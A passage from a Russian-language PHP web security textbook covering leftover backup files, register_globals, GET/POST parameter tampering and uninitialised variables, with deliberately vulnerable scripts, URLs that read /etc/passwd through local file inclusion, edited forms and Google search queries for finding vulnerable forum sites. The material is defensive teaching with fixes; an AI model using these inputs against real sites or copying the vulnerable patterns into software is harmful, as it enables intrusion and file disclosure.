Даже если в приложении, через которое я получаю доступ к метрике и данным по мониторингу будет уязвимость, доступ к основному сайту останется в безопасности.

Такой подход имеет смысл, если работать над чем-то большим, а не просто домашним сайтом. Для моего личного сайта строить что-то подобное смысла нет.

Если вы не можете выделить отдельный сервер, то можно использовать один, но по возможности лучше ограничить доступ для определенного IP-адреса. Это можно сделать через .htaccess-файл, добавив примерно следующее ограничение:

```
<directory /path>
order deny,allow
deny from all
allow from XXX.XXX.XXX
</directory>
```

3.2.3. Резервные копии или старые файлы

Программисты очень любят создавать резервные копии: например, если файл называется index.php, то программист может сделать копию с именем index.bak или index.old. Такие файлы web-сервером не выполняются, и если ввести адрес **http://servername/index.old**, то хакер увидит исходный код зарезервированного файла. Да, его содержимое может немного устареть, потому что основной сценарий может содержать нововведения, но остается вероятность, что найденная ошибка будет присутствовать и в рабочей версии.

Я сам когда-то регулярно создавал резервные копии, правда локально, на своем компьютере, хотя были случае и на рабочем сервере. Когда хочется что-то протестировать на сервере, но боишься все испортить, то перед внесением изменения

очень удобно создать резервную копию. Если что-то пойдет не так, то просто сделать резервную копию рабочей и забыть.

Это очень просто и удобно, но главное — сразу же удалять файл с резервной копией, если тест прошел удачно и вы хотите оставить изменения. Если хакер получит доступ к исходному коду, то это упростит ему поиск уязвимостей и позволит найти даже то, что скрыто и сложно найти без исходников.

Удаляйте неиспользуемые файлы и не создавайте резервных копий. Не раз видел скрипты доставки кода, которые не удаляют неиспользуемые файлы.

У вас может быть какой-то сервер доставки кода, который будет публиковать приложение на рабочий сервер, где уже работает web-сайт. Процесс публикации может выполняться банальной командой копирования всех файлов:

```
scp -r /path  operatorname@website: path_on_server/
```

Здесь:

- `scp` — команда Linux (а точнее, семейства *nix операционных систем), которая копирует файлы или целую папку на сервер;
- `-r` — копировать рекурсивно;
- `/path` — путь на локальном компьютере, где расположены исходные коды сайта;
- `operatorname` — имя пользователя, который будет использоваться для подключения к удаленному серверу;
- `website` — адрес web-сервера;
- `path_on_server` — путь на сервере, куда нужно загрузить файлы.

Но в этом случае файлы будут только добавляться на сервер. Если в приложении появился какой-то файл, который вы удалили локально, на сервере он останется, а каждый неиспользуемый файл может стать серьезной проблемой безопасности. Вы никогда не будете его сопровождать и если в файле есть какой-то старый код, то со временем может произойти что угодно. Конечно, все зависит от файла, но лучше все же убирать все, что не используется.

Чуть более эффективным методом является `rsync` — команда умеет работать как классическое приложение командной строки или как сервис, а также позволяет указать флаг `–delete` для удаления файлов с удаленной системы, если они удалены с локальной:

```
rsync -avh --delete /path/ operatorname@website: path_on_server/
```

Если вы хотите исключить какие-то файлы или подпапки из процесса копирования, то можно добавить флаг `--exclude`:

```
--exclude=файлы или маска
```

Этому параметру можно указать конкретные файлы, которые вы не хотите копировать на сервер или маску типа bin/*.pdb, что значит не копировать на сервер файлы отладочной информации. Мы же уже договорились, что на сервере нужно делать только самое необходимое, и с помощью `rsync` мы можем настроить, что мы хотим копировать.

3.3. Автоматическая регистрация переменных

В PHP есть одна очень интересная возможность: автоматически создавать переменные для входящих данных. Чтобы лучше понять эту тему, сначала нужно поговорить о типах параметров.

Параметры сценария можно получать различными методами, основные — это `GET`, `POST` и с помощью cookies Для всех из этих параметров могут автоматически создаваться переменные, если в файле настроек php.ini параметр `register_globals` установлен в `on`. Мы рассмотрим опасность неверного использования зарегистрированных переменных на примере параметров `GET` и `POST`.

Эта уязвимость существовала в PHP до версии 5.4, после чего параметр `register_globals` был убран и больше не существует. И хотя проблема уже не актуальна для последней версии PHP, я все же хотел бы рассмотреть ее подробно, потому что она показательна и познавательна с точки зрения безопасности.

Мы изучаем в школе историю не потому, что это модно, а потому что полезно знать ошибки прошлого, чтобы не повторять их в будущем.

Практически на любом более-менее крупном web-сайте необходимо получать определенный ввод со стороны пользователя. Для этого на языке разметки HTML создаются формы, которые передают свое содержимое указанному файлу сценария. Следующий пример показывает, как создать форму ввода имени пользователя:

```
<form action="param.php" method="get">
 Имя пользователя: <input name="UserName"/>
</form>
```

У тега `form` нужно указать два параметра:

- `action` — здесь мы должны указать имя файла сценария или полный URL к файлу, которому передаются параметры формы;
- `method` — метод передачи. Существуют два метода передачи параметров: `GET` и `POST`. Вы должны четко понимать, как они работают и в чем разница, поэтому оба метода мы подробно рассмотрим чуть позже.

Между тегами `<form>` и `</form>` можно создавать элементы управления, значения которых будут передаваться сценарию. В данном примере мы создали только одно поле ввода (тег `input`). Для примера в качестве имени поля ввода я указал "UserName".

Давайте посмотрим на примере, как можно увидеть введенное в web-форму пользователем имя. Самый простой вариант — это в файле param.php использовать переменную `$UserName`. Да, мы такой переменной не создавали, но она создается интерпретатором автоматически перед запуском сценария.

Чтобы увидеть, когда создается соответствующий параметр, давайте создадим файл param.php, который будет содержать форму и код обработки. Таким образом, пара-

метры будут передаваться тому же сценарию, в котором вводятся данные. Пример такого сценария на языке PHP можно увидеть в листинге 3.3.

Листинг 3.3. Пример сценария передачи и получения параметров

```
<HTML>
<HEAD> </HEAD>
<BODY>

<form action="param.php" method="get">
 Имя пользователя: <input name="UserName">
</form>

<?php
 if ($UserName <> "")
  {
   print("<P>Ваше имя пользователя: ");
   print("$UserName");
  }
?>
</BODY>
<HTML>
```

Если загрузить эту форму в браузере, то переменная `$UserName` будет пустой, потому что еще не было передачи параметров и интерпретатор ничего не создавал. Если ввести имя пользователя и нажать клавишу <Enter>, то содержимое формы будет перезагружено, но теперь переменная `$UserName` будет содержать введенное пользователем имя. Таким образом можно сделать проверку: если переменная не пустая, то форма получила параметр и можно его обрабатывать. В нашем примере мы просто выводим на экран введенное имя.

С помощью форм можно передавать и скрытые параметры. Например, помимо имени пользователя вы хотите передавать еще какое-то значение, которое не должно быть видно в форме. Для этого вы можете захотеть создать невидимое поле ввода. Например, в следующей форме есть два поля ввода: `UserName` и `Password`, но второе поле не будет видимо, потому что у поля указан параметр `type` (тип), которому присвоено значение `hidden` (невидимый):

```
<form action="param.php" method="get">
User Name:
 <input name="UserName">
 <input type="hidden" name="Password" value="qwerty">
</form>
```

Поле `Password` невидимо, но содержит значение. Таким образом можно передавать от сценария к сценарию определенные данные. Теперь после передачи параметров у сценария param.php будут две переменные `$UserName` и `$Password` с установленными значениями.

Никогда не передавайте таким образом важные данные. Скрытые поля всегда привлекают внимание хакеров. Несмотря на то, что поле пароля невидимо на форме, любой браузер позволяет просмотреть исходный код HTML-формы. Например, в Internet Explorer для этого нужно выбрать меню **View** (Вид) | **Source** (Источник). Любой хакер сможет увидеть этот параметр в исходном коде, а если надо, то и изменить. Для изменения исходный код сценария сохраняется на локальном диске пользователя, изменяется параметр (если надо, то изменяется поле `action` формы на полный URL) и выполняется запрос к web-серверу. Если вы не знаете, какие данные важные, а какие нет, то не используйте этот метод вообще.

Через автоматическую регистрацию переменных можно повлиять на переменные, которые не должны были бы передаваться на сервер. Например:

```
if ($isvalid == 1)
{
  SaveData();
}
```

Если переменная `$isvalid` равна 1, то происходит сохранение данных в базу. Как переменная стала равна единице этому сценарию все равно. Если хакер загрузит URL:

```
/scrupt.php?isvalid=1
```

то это приведет к автоматическому созданию переменной с именем `isvalid`, равной 1, что приведет к вызову метода `SaveData`.

Таким образом можно влиять на логику выполнения программы и вызвать методы, которые могли быть запрещены для вызова без авторизации.

Теперь поговорим подробнее о методах передачи параметров. Как мы уже знаем, их два — `GET` и `POST`. В обоих случаях интерпретатор создает переменные с такими же именами, но различия в методах есть.

3.3.1. Метод *GET*

Начнем с метода `GET`. Все параметры, которые передаются сценарию, помещаются в глобальные переменные. Помимо этого, они помещаются в массив `$HTTP_GET_VARS`. Чтобы не писать такое длинное имя массива, можно использовать имя `$_GET`. Но и это еще не все. Пользователь может видеть параметры в строке URL. Например, после выполнения примера с передачей имени и пароля URL изменится на: **http://192.168.77.1/param.php?UserName=Flenov&Password=qwerty**. Здесь 192.168.77.1 — это адрес моего компьютера, на котором я тестирую примеры для этой книги. Иногда вы можете видеть имя, но с тем же успехом можно использовать и адрес, разницы тут нет.

После адреса идет символ вопроса, а затем перечисляются параметры в виде *имя=значение*. Параметры разделены между собой символом амперсанда `&`.

Как вы думаете, является ли этот метод безопасным? Совершенно нет. Хакеру достаточно просто будет изменить любой параметр вручную и подобрать его даже без

изменения исходного кода формы для отправки параметров. Эта информация сохраняется и отображается в открытом виде во всех системах журналирования.

Вторая проблема такого метода — открытость. Опять же, рассмотрим пример с паролем. Если пользователь ввел пароль и зашел в защищенную область web-сайта, то этот пароль будет находиться в строке URL. Любой мимо проходящий человек сможет без проблем увидеть эту строку и пароль.

Никогда не передавайте важные данные методом `GET`, в этом случае лучше использовать метод `POST`. Но это не значит, что метод `GET` не нужен совсем, просто к нему нужно подходить с особой осторожностью и проверять любые данные, которые получены этим способом.

Когда нужно использовать `GET`:

- когда вы точно уверены, что через параметры не передаются важные данные;
- когда это действительно удобно и/или необходимо.

Когда может возникнуть необходимость? Простейший вариант: пользователь должен иметь возможность напрямую обратиться к web-странице без предварительного ввода параметров в отдельной форме.

Допустим, мы хотим, чтобы при обращении к серверу он точно загружал определенный контент. Например, если пользователь передает на сайт номер новости, которую хочет увидеть, то она должна быть в URL, а если это информация, которая должна просто сохраниться в базе данных, то эти данные точно должны быть в POST-параметрах.

Метод `GET` часто используется в партнерских программах. Допустим, что вы зарегистрировались в качестве партнера магазина Amazon (**www.amazon.com**) и должны получать проценты от заказов товаров, сделанных по ссылке с вашего web-сайта. Как магазин узнает, что покупатель пришел именно по вашей ссылке? Самый простой пример — разместить на своем web-сайте ссылку на Amazon, в котором был бы параметр в формате `GET`, идентифицирующий вас, например **www.amazon.com?partner=flenov**. В сценарии на web-сервере Amazon проверяется, если параметр `partner` содержит имя зарегистрированного партнера, то отчислять на его счет процент от заказанных товаров. (Внимание, это только пример, который никак не связан с реальным положением дела в работе с партнерами Amazon.)

Метод `GET` слишком прост и позволяет хакеру легко использовать URL для поиска уязвимых мест в ваших сценариях.

Чем еще страшны запросы `GET`? Проблема кроется в поисковых системах, особенно в мощности поисковой системы Google. Нет, я не против такой мощи, потому что она необходима, но чтобы ваш web-сайт не оказался под угрозой, необходимо учитывать все возможные проблемы.

Но хватит общих слов, давайте рассмотрим этот вопрос повнимательнее. Допустим, вы узнали, что в какой-либо системе управления web-сайтом появилась уязвимость. Что это за система? Существует множество платных и бесплатных готовых программ, написанных на PHP, Perl и других языках и позволяющих создать web-сайт

без особых усилий. Такие системы могут включать в себя готовые реализации форумов, гостевых книг, лент новостей и т. д. Например, phpBB или ikonboard, которые очень широко распространены в интернете.

Если в какой-нибудь из таких специальных программ найдена критическая уязвимость и о ней узнали хакеры, то все web-сайты в интернете, использующие ее, подвергаются опасности. Большинство администраторов не подписаны на новости и не обновляют используемые на web-сервере файлы сценариев, поэтому остается только найти нужный web-сайт и воспользоваться готовым решением для осуществления взлома.

Как найти web-сайты или форумы, которые содержат уязвимость? Очень просто. Чаще всего сценарий жертвы можно определить по URL. Например, когда вы просматриваете на web-сайте **www.sitename.ru** раздел форума, использующего в качестве движка Invision Power Board, то строка адреса содержит следующий код:

```
http://www.sitename.ru/index.php?showforum=4
```

Текст "index.php?showforum=" будет встречаться на любом web-сайте, использующем для форума Invision Power Board. Чтобы найти web-сайты, содержащие в URL данный текст, нужно выполнить в поисковой системе Google следующий запрос:

```
inurl:index.php?showforum
```

Могут быть и другие программы, которые используют этот текст. Чтобы отбросить их, нужно еще добавить поиск какого-нибудь фрагмента из web-страниц. Например, по умолчанию внизу каждой web-страницы форума есть подпись "Powered by Invision Power Board(U)". Конечно же, администратор может изменить надпись, но в большинстве случаев ее не трогают. Именно такой текст можно добавить в строку поиска, и тогда результатом будут только web-страницы нужного нам форума. Попробуйте выполнить следующий запрос:

```
Powered by Invision Power Board(U) inurl:index.php?showforum
```

Вы увидите, сколько сайтов реализовано на этом сценарии. Теперь если появится уязвимость в Invision Power Board, то вы легко найдете жертву. Далеко не все администраторы успеют ликвидировать ошибки, а некоторые вообще не будут их исправлять.

И все же метод `GET` необходим. Большинство web-сайтов состоит не более чем из 10 файлов сценариев, которые отображают данные на web-странице, в зависимости от выбора пользователя. Например, взглянем на все тот же URL форума: **http://www.sitename.ru/index.php?showforum=4**. В данном случае вызывается сценарий index.php, а в качестве параметра передается `showforum` и число "4". Даже не зная исходного кода сценария, можно догадаться, что файл сценария должен показать на web-странице форум, который идентифицирован в базе данных под номером 4. В зависимости от номера форума web-страница будет выглядеть по-разному.

А теперь представим, что номер форума будет передаваться с помощью метода `POST`. В этом случае, какую бы web-страницу форума вы ни просматривали, URL будет выглядеть одинаково: **http://www.sitename.ru/index.php**. Значит, пользователь не сможет создать закладку на нужную web-страницу.

Получается, что методом GET нужно передавать и такие параметры, которые смогут однозначно идентифицировать web-страницу, но при этом нельзя нарушать правила, что данные должны быть безопасными и не должны содержать важных сведений.

Сейчас принято вместо явных параметров после символа вопроса использовать неявные параметры по шаблону, которые разделяются в строке адреса слешами. Например один из адресов на моем сайте: **https://www.flenov.info/books/show/linux-glazami-hakera**.

Если разбить его на составляющие, по слешу, то получается три параметра:

- books — это имя сценария на сайте, который нужно вызвать;
- show — команда, которую нужно выполнить в этом сценарии;
- linux-glazami-hakera — параметр, содержащий название книги "Linux глазами хакера". Именно ее содержимое я хочу отобразить. Это параметр со всеми вытекающими последствиями, потому что он подвержен тем же проблемам, что и любой другой параметр, который указывают после символа вопроса через знак равенства.

Форматированный слешами адрес лучше с точки зрения продвижения сайта в поисковых системах, и здесь нет имен, которые бы упростили идентификацию движка. Сколько еще сайтов использует такой формат books/show? Кто угодно может так именовать адрес, и нет ничего уникального в именах.

3.3.2. Метод *POST*

Механизм использования метода POST на сервере ничем не отличается от GET. Достаточно только поменять имя метода формы, и ваш PHP-код будет работать без внесения дополнительных корректировок, если вы использовали для доступа к параметрам глобальные переменные, а не массив $HTTP_GET_VARS (для POST используется другой массив). Рассмотренный ранее пример, использующий метод GET, при использовании метода POST будет выглядеть следующим образом:

```
<form action="param.php" method="post">
User Name:
 <input name="UserName">
 <input type="hidden" name="Password" value"qwerty">
</form>
```

При использовании метода POST в тело запроса попадают и все параметры в виде пар "*имя=значение*". Помимо этого, значения переменных и их имена попадают в массив $HTTP_POST_VARS. Чтобы не писать такое длинное имя, можно использовать псевдоним $_POST.

Несмотря на то, что параметры не видны в строке URL, проблема не решается полностью. Допустим, что вы разрешили использовать глобальные переменные и используете их для доступа к параметрам, как показано в листинге 3.4. Сохраните этот код в файле с именем postparam.php.

Листинг 3.4. Пример передачи параметров методом POST

```
<form action="postparam.php" method="post">
User Name: <input name="UserName">
 <input type="hidden" name="Password" value="qwerty">
</form>

<?php
 if ($UserName<>"")
  {
   print("<P>Ваше имя пользователя: ");
   print("$UserName");
   print("<P>Пароль: $Password");
  }
?>
```

В этом примере параметры передаются из формы методом POST. Но несмотря на это, мы можем выполнить запрос следующего вида: **http://192.168.77.1/postparam.php?UserName=Flenov&Password=qwerty**.

То есть мы передаем параметры, как это делается при методе GET, и при этом сценарий отработает верно. Почему? Проблема кроется в глобальных переменных, которые не разбираются, какой метод мы используем, и не зависят от него. В этом отношении использование массивов $HTTP_POST_VARS и $HTTP_GET_VARS более безопасно, потому что они привязаны к методу. Если бы мы обрабатывали параметры с помощью массива $HTTP_POST_VARS, то попытка передать параметры методом GET завершилась бы неудачей, потому что такие параметры попадают в другой массив $HTTP_GET_VARS.

Если использовать массивы $HTTP_POST_VARS и $HTTP_GET_VARS и полностью запретить автоматическую регистрацию переменных, то хакер не сможет повлиять на значение переменных, которые не передавались в качестве параметров и не хотели этого делать.

В листинге 3.5 показано, как можно получить доступ к параметрам через массивы, а также запретить передачу параметров через строку URL, то есть методом GET. Если массив $HTTP_GET_VARS не пустой, то выполнение цикла прерывается с сообщением о неверном параметре.

Листинг 3.5. Использование массивов для работы с параметрами

```
<form action="arrayparam.php" method="post">
User Name: <input name="UserName">
 <input type="hidden" name="Password" value="qwerty">
</form>

<?php
 if (count($HTTP_GET_VARS)>0)
```

```
  {
   die("Неверный параметр");
  }

 if ($HTTP_POST_VARS["UserName"]<>"")
  {
   print("<P>Ваше имя пользователя: ");
   print($HTTP_POST_VARS["UserName"]);
   print("<P>Ваш пароль: ");
   print($HTTP_POST_VARS["Password"]);
  }
?>
```

Значение кнопки также попадает в переменную. До этого мы всегда направляли данные web-серверу с помощью нажатия клавиши <Enter>, но в реальных программах лучше будет, если пользователь увидит на web-странице кнопку отправки — например, **Submit** или **Go**:

```
<form action="submit1.php" method="get">
User Name: <input name="UserName">
 <input type="hidden" name="Password" value="qwerty">
 <input type="submit" name="sub" value="Go">
</form>

<?php
 if ($sub="Go")
  {
   print("<P>Submitted.....: $Submit");
  }
?>
```

При этом вы должны учитывать, что название кнопки в сценарии не изменяется. Даже при первой загрузке web-страницы, до того, как пользователь нажал кнопку отправки данных, значение уже равно `"Go"`.

Несмотря на то, что при использовании метода `POST` параметры не видны в строке URL, не стоит забывать, что эти параметры небезопасны. Такие данные также можно модифицировать, просто требуется чуть больше старания, но это не остановит хакера. Одноразовое изменение параметра `POST` можно сделать с помощью утилит разработчика браузера, где можно поменять содержимое страницы. Если нужно многоразовое изменение, то можно написать скрипт для использования `POST` на каком-нибудь языке программирования. На Python это не так уж и сложно.

Методы `POST` необходимы, когда вы передаете параметры, но не хотите, чтобы они отображались в строке URL, чтобы посторонний не смог их прочитать с экрана монитора. Но при этом вы должны уделять этим параметрам не меньше внимания и проверять на любые отклонения и недопустимые символы.

3.3.3. Уязвимость

Теперь посмотрим, как хакер может использовать автоматическую регистрацию переменных в своих корыстных целях. Допустим, что у нас есть сценарий, приведенный в листинге 3.6.

Листинг 3.6. Уязвимый к автоматической регистрации переменных сценарий

```
<?
 function checkparam($var)
 {
  $var=preg_replace("/[^a-z]/i", "", $var);
  return $var;
 }
 if (isset($_GET['file']))
 {
  $_GET['file'] = checkparam($_GET['file']);
  $_GET['dir'] = checkparam($_GET['dir']);
 }
?>

<HTML>
<HEAD>
<TITLE>Injection test</TITLE>
</HEAD>
<BODY>
<center><h3>Injection test</h3></center>
<hr>
<a href="param.php?dir=news&file=netutils">Read news</a>
<hr>


<?
 if (isset($file))
 {
  print($dir."/".$file);
  include($dir."/".$file);
 }
?>

</BODY>
</HTML>
```

Подобный сценарий мы рассматривали ранее *(см. разд. 3.1.2)*. В качестве параметров он получает две переменные методом `GET`: имя каталога и имя файла, которые нужно подключить через функцию `include`. В самом начале сценария мы проверяем получаемые параметры на опасные символы, но при этом обращаемся к ним через

массив $_GET, а потом используем автоматически зарегистрированные переменные $dir и $file. По идее, эти переменные уже проверены, но это не так. Массив и переменные — это абсолютно разные вещи, но это незаметно на первый взгляд. А если подкорректировать в строке URL передаваемые данные, то мы сможем увидеть файл /etc/passwd. Дело в том, что на запрещенные символы проверяются только значения в массиве, но не переменные $dir и $file.

Если вы проверяете данные в массиве $_GET, то и используйте данные именно из массива. Если вы проверяете на некорректные данные зарегистрированную переменную, то нужно использовать именно ее, но никогда не чередуйте оба варианта.

Проблема может возникнуть и в этом случае:

```
if (isset($_GET['dir']))
 {
  $dir = checkparam($_GET['file']);
  $file = checkparam($_GET['dir']);
 }
include($dir."/".$file);
```

Проблема в том, что проверка произойдет только если параметр dir существует и отфильтрованные данные попадут в переменные $dir и $file. Но фильтрация будет только если параметр dir существует. А если его не передать, а дать только файл:

```
http://www.sitename.domain/index.php?file=etc/passwd
```

Параметра dir нет, и значит, проверки нет, а в переменной file оказываются непроверенные данные.

```
if (isset($_GET['dir']) || isset($_GET[file'])
 {
  $dir = checkparam($_GET['file']);
  $filename = checkparam($_GET['dir']);
 }
include($dir."/".$filename);
```

В этом случае проверка происходит, если есть директория или файл. Казалось бы, фильтрация будет, но проблема в том, что имя параметра file, а переменная, которую мы используем, — filename. Мы можем обойти проверку, если передадим не file параметр, а filename:

```
http://www.sitename.domain/index.php?filename=etc/passwd
```

Код ожидает параметр file, проверяет его, а мы обходим ее и сразу же за счет автоматического создания переменных создаем filename.

3.3.4. Другие методы

Не забывайте, что существуют и другие методы получения данных от пользователя — например, с помощью cookies. К этим данным также нужно относиться очень аккуратно, потому что хакер может без проблем корректировать и эти параметры.

Давайте рассмотрим это на примере. Немного подкорректируем избитый в этой главе пример сценария с загрузкой файлов, чтобы он мог использовать cookies. Конечно, этот пример далек от реально используемых, но все же хорошо показывает, как хакеры могут использовать значения, сохраняемые в cookies.

Итак, допустим, у нас есть код, приведенный в листинге 3.7.

Листинг 3.7. Использование cookies для передачи данных

```
<?
 setcookie("dir", "news", time()+5184000);
 setcookie("file", "netutils.html", time()+5184000);
?>

<HTML>
<HEAD>
<TITLE>Injection test</TITLE>
</HEAD>
<BODY>
<center><h3>Injection test</h3></center>
<hr>

<?
 if (isset($file))
 {
  print($dir."/".$file);
  include($dir."/".$file);
 }
?>

</BODY>
</HTML>
```

В самом начале сценарий записывает в cookies два параметра — `dir` и `file`. Оба они сохраняются в специализированном файле на стороне клиента. После этого загружается файл, путь к которому указан через переменные `$dir` и `$file`. При первой загрузке web-страницы она ничего не отобразит, потому что переменные `$dir` и `$file` не существуют. Значения в этот момент записываются в cookies, но не загружаются, так как соответствующие переменные не созданы. При следующей загрузке web-страницы cookies уже существуют, и переменные будут автоматически созданы.

Если лет двадцать назад работать с cookies было неудобно и приходилось обращаться к файлам напрямую, то сейчас в утилитах разработчика любого современного браузера изменение значений стало тривиальной задачей. Рассмотрим это на примере самого популярного браузера Chrome, движок которого также использует Microsoft. Открываем утилиты разработчика нажатием <Ctrl>+<Shift>+<I> (рис. 3.3). Здесь переходим на вкладку **Application** (Приложение).




Рис. 3.3. Редактирование cookie в браузере Chrome

Слева выбираем **Cookies**, где в виде дерева представлены различные URL-адреса. Почему их несколько? Самый первый — это основной адрес, с которого мы загружали сайт. В данном случае в качестве примера я использовал свой сайт **www.flenov.info**, поэтому он идет первым. Но у меня на сайте используются некоторые функции, которые предоставляет Twitter и Google, поэтому с их серверов также загружались файлы, у которых также могут быть свои cookies.

Файлы cookies и их значения могут быть видны только определенному сайту. Если сайт Google создал какой-то параметр, то только сайт Google может прочитать это значение. По умолчанию владелец значения определяется по домену, но можно также ограничить по поддомену или дать доступ только определенному пути на сайте.

Чтобы изменить значение какого-то существующего параметра, можно дважды кликнуть в колонке **Value** (Значение) напротив нужного параметра и указать новое значение.

3.3.5. Инициализация переменных

Следующая проблема также основана на автоматической регистрации переменных: если какая-то переменная не имеет значения по умолчанию, то хакер может использовать ее в своих целях. Давайте посмотрим на пример сценария, приведенного в листинге 3.8.

Листинг 3.8. Ошибка инициализации переменной

```
<HTML>
<HEAD>
<TITLE>Param test</TITLE>
```

```
</HEAD>
<BODY>
<center><h3>Param test</h3></center>
<hr>

<form action="param1.php" method="get">
 <select size="1" name="where">
 <option value="1">News</option>
 <option value="2">Download</option>
 <option value="3">Story</option>
 <option value="4">Contacts</option>
 </select>
 </font>
 <input type="submit" value="Go">
</form>

<hr>

<?
 if (isset($_GET['where']))
 {
  if ($_GET['where']==1)
    $file = 'news/news.html';

  if ($_GET['where']==2)
    $file = 'news/download.html';

  if ($_GET['where']==3)
    $file = 'news/story.html';

  if ($_GET['where']==4)
    $file = 'news/contacts.html';

  include($file);
 }
?>

</BODY>
</HTML>
```

Сохраните содержимое этого листинга в файле param1.php, и если у вас есть web-сервер, где можно выполнять PHP-сценарии, попробуйте его там запустить.

Сценарий отображает на экране выпадающий список, в котором пользователь может выбрать интересующий его раздел web-сайта: **News** (Новости), **Download** (Скачать), **Story** (Рассказы) и **Contacts** (Контакты). Выбранный элемент выпадающего списка передается сценарию в виде числа от 1 до 4. Получив это значение через

параметр `where`, сценарий производит проверку: если параметр равен 1, то в переменную `$file` записать значение `news/news.html`, если параметр равен 2, то в `$file` попадает значение `news/download.html` и т. д.

Что здесь может быть страшного? Ведь полученные от пользователя данные не используются в функции `include`? На первый взгляд, ничего. А что если через параметр `where` передать число 5? Такое значение в сценарии не предусмотрено, а значит, переменная `$file` окажется не проинициализированной. Хакеру остается только задать свое значение этой переменной через URL, чтобы автоматическая регистрация переменных создала ее за нас и получить необходимый результат.

Если вы хотите увидеть файл /etc/passwd, то достаточно в строке URL указать: **http://phpbook/param1.php?where=6&file=/etc/passwd**.

В параметре `where` я передаю несуществующее значение, а через `file` создаю переменную `$file` и передаю здесь нужный мне файл. Результат выполнения этого сценария в виде рисунка я уже приводить не буду, потому что мой файл /etc/passwd вы уже, наверное, выучили наизусть.

Проблема решается двумя способами:

- запретить автоматическое создание переменных. Хороший способ для начинающих программистов, которые не имеют привычки инициализировать переменные до их использования;
- перед проверками `if` проинициализировать значение переменной.

Второй способ в виде кода будет выглядеть следующим образом:

```
<?
 if (isset($_GET['where']))
 {
  $file = ''; // Инициализация
  if ($_GET['where']==1)
    $file = 'news/news.html';

  if ($_GET['where']==2)
    $file = 'news/download.html';
  ...
  ...
 }
?>
```

Вот так одна строка кода может сделать ваш сценарий безопасным.

В данном примере я упростил себе задачу, потому что содержимое формы передается методом `GET`, то есть через строку URL. Так параметры намного проще редактировать. А что если параметр передается методом `POST`, то есть объявление формы выглядит следующим образом:

```
<form action="param_post.php" method="post">
```

После этого в коде сценария изменим все вхождения строки `$_GET['where']` на `$_POST['where']`. Теперь, если загрузить этот сценарий в браузере и выбрать какой-

то раздел в выпадающем списке, результат будет передан методом POST, а значит, мы его не увидим в строке URL. Как хакер будет действовать в этом случае?

Тут есть несколько способов, и все они относительно простые. Необходимо загрузить web-страницу в браузере и сохранить ее на локальном диске (в браузере Internet Explorer выбрать меню **File** (Файл) | **Save As** (Сохранить как)). Сохраняем и открываем файл в любом текстовом редакторе, например в Блокноте. Теперь находим и редактируем форму отправки данных web-серверу (листинг 3.9).

Листинг 3.9. Отредактированная форма

```
<form action="http://servername/param_post.php?file=/etc/passwd"
      method="post">
 <select size="1" name="where">
 <option value="5">News</option>
 <option value="2">Download</option>
 <option value="3">Story</option>
 <option value="4">Contacts</option>
 </select>
 </font>
 <input type="submit" value="Go">
</form>
```

Первое, что необходимо сделать, — подправить параметр action. Необходимо указать полный URL к файлу сценария на web-сервере и добавить параметр file с необходимым нам файлом.

Теперь редактируем какой-нибудь элемент списка выбора. Например, в данном случае я подправил в третьей строке строку **News**, указав в параметре value значение 5. Теперь загружаем сохраненную и подкорректированную web-страницу с локального диска в браузер, выбираем подправленный элемент списка (в данном случае **News**) и нажимаем кнопку **Go**. Наши подкорректированные параметры отправляются на web-сервер, и он отображает заветный файл.

Обратите внимание, что параметры форма передает двумя методами одновременно: POST и GET. Параметр where передается первым методом, а вот file мы добавили в URL, который указан в свойстве action формы, и он будет передан методом GET.

Можно оба параметра передавать методом POST. Для этого корректируем форму отправки данных, как показано в листинге 3.10.

Листинг 3.10. Передача параметров методом POST

```
<form action="http://phpbook/param_post.php" method="post">
 <BR>Param<input name="file" size="25">

 <BR>Section<select size="1" name="where">
 <option value="6">News</option>
 <option value="2">Download</option>
```

```
 <option value="3">Story</option>
 <option value="4">Contacts</option>
 </select>
 </font>
 <input type="submit" value="Go">
</form>
```

Теперь в параметре `action` формы указан только URL без параметра `file`. А вот внутри формы (вторая строка) добавлено поле ввода, значение которого будет передано сценарию в качестве параметра `file`, а значит, будет создана соответствующая переменная.

Такой вариант может быть предпочтительнее, потому что, загружая свой сценарий, вы можете ввести в поле любую команду без вмешательства в исходный код сохраненного файла web-страницы.

Второй вариант — снова использовать утилиты разработчика. Изменение содержимого страницы можно делать на вкладке **Elements** (Элементы) (рис. 3.4).

